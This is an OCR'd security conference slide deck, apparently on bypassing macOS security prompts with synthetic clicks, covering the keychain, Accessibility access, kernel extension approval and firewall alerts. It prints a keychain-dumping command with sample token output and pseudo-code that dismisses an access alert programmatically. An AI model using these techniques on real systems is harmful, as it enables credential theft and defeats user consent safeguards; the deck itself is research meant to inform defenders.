
Synthetic Reality


breaking macOS one click at a time



digita security

WHOIS

@patrickwardle



nasa

nsa

synack

digita

Objective-See

cybersecurity solutions for the macOS enterprise


Outline

the targets

(past) attacks

mitigations


full bypass




weaponization

The Targets

'tempting' UI components



The Attacker's Conundrum



many 'useful' actions (e.g. accessing the keychain, loading a kext, etc.) now generate an alert that (ideally) the user must explicitly interact with. #security

The Goal

for alerts:


1. avoid all together
2. "  " dismiss (via code)

of course, Apple tries to prevent both these scenarios!

...more on this shortly ;)

```
$ ./dumpKeychain
```


```
//query keychain logic
...

//bypass
// pseudo-code
if(accessAlertWindow)
{
    sendClick();
}
```



dismiss alert via code?!

The Targets

the macOS keychain



Keychain Access.app

private keys

certificates

passwords

autofill data


auth tokens

app data

as normal user!

```
$ /usr/bin/security dump-keychain -d login.keychain

keychain: "~/Library/Keychains/login.keychain-db"

class: "genp"
attributes:
0x00000007 <blob>="GitHub - https://api.github.com"

data:
"7257b03422bbab65f0e7d22be57c0b944a0ae45d9e"
```


dumping keys




access alerts (UI)


The Targets

'Security & Privacy' › 'Accessibility'



Accessibility Pane





UI events & manipulations


keylogging!


hunter2

"Apps with access to the accessibility API are allowed to manipulate the UIs of other applications. This gives them the ability to inject events into other processes, and allows them do pretty much anything you can. They can also log all your keystrokes." -superuser.com

The Targets

"User-Approved Kernel Extension Loading"






"I got 99 Problems, but Little Snitch ain't one!" -Wardle/DefCon '16

"macOS High Sierra introduces a new feature that requires user approval before loading new third-party kernel extensions" -apple.com


Technical Note TN2459:
"User-Approved Kext Loading"
-apple.com




approval required


The Targets

Security Alerts/(3rd-party)Tools




macOS firewall alert

